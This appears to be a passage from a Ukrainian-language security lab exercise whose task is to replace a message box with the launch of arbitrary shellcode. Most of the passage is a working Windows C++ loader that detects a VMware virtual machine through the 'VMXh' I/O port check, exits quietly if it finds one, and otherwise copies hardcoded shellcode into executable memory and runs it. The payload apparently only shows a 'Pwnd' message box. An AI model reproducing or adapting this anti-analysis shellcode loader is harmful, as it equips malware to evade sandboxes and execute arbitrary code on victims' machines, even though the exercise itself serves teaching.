
else {


MessageBox(NULL, TEXT("Hello kitty!"), TEXT("Message"), MB\_OK);

}

return 0;

}

****

****

**Замiнiть повiдомлення на запуск довiльного шеллкоду**

#include <iostream>

#include <windows.h>

bool IsVirtualMachine() {

bool isVM = false;

\_\_try {

\_\_asm {

push edx

push ecx

push ebx

mov eax, 'VMXh'

mov ebx, 0

mov ecx, 10

mov edx, 'VX'

in eax, dx

cmp ebx, 'VMXh'

setz[isVM]

pop ebx

pop ecx

pop edx

}

}

\_\_except (EXCEPTION\_EXECUTE\_HANDLER) {

}

return isVM;

}

int main() {

if (IsVirtualMachine()) {

return 0;

}

else {

unsigned char shellcode[] =

"\x31\xc9\xf7\xe1\x64\x8b\x41\x30\x8b\x40"

"\x0c\x8b\x70\x14\xad\x96\xad\x8b\x58\x10"

"\x8b\x53\x3c\x01\xda\x8b\x52\x78\x01\xda"

"\x8b\x72\x20\x01\xde\x31\xc9\x41\xad\x01"

"\xd8\x81\x38\x47\x65\x74\x50\x75\xf4\x81"

"\x78\x04\x72\x6f\x63\x41\x75\xeb\x81\x78"

"\x08\x64\x64\x72\x65\x75\xe2\x8b\x72\x24"

"\x01\xde\x66\x8b\x0c\x4e\x49\x8b\x72\x1c"

"\x01\xde\x8b\x14\x8e\x01\xda\x89\xd5\x31"

"\xc9\x51\x68\x61\x72\x79\x41\x68\x4c\x69"

"\x62\x72\x68\x4c\x6f\x61\x64\x54\x53\xff"

"\xd2\x68\x6c\x6c\x61\x61\x66\x81\x6c\x24"

"\x02\x61\x61\x68\x33\x32\x2e\x64\x68\x55"

"\x73\x65\x72\x54\xff\xd0\x68\x6f\x78\x41"

"\x61\x66\x83\x6c\x24\x03\x61\x68\x61\x67"

"\x65\x42\x68\x4d\x65\x73\x73\x54\x50\xff"

"\xd5\x83\xc4\x10\x31\xd2\x31\xc9\x52\x68"

"\x50\x77\x6e\x64\x89\xe7\x52\x68\x59\x65"

"\x73\x73\x89\xe1\x52\x57\x51\x52\xff\xd0"

"\x83\xc4\x10\x68\x65\x73\x73\x61\x66\x83"

"\x6c\x24\x03\x61\x68\x50\x72\x6f\x63\x68"

"\x45\x78\x69\x74\x54\x53\xff\xd5\x31\xc9"

"\x51\xff\xd0";

void\* exec = VirtualAlloc(0, sizeof(shellcode), MEM\_COMMIT, PAGE\_EXECUTE\_READWRITE);

memcpy(exec, shellcode, sizeof(shellcode));


((void(\*)())exec)();


}


return 0;


}


на віртуальній машині програма завершує роботу, на хості виводиться messagebox



****

****

****

****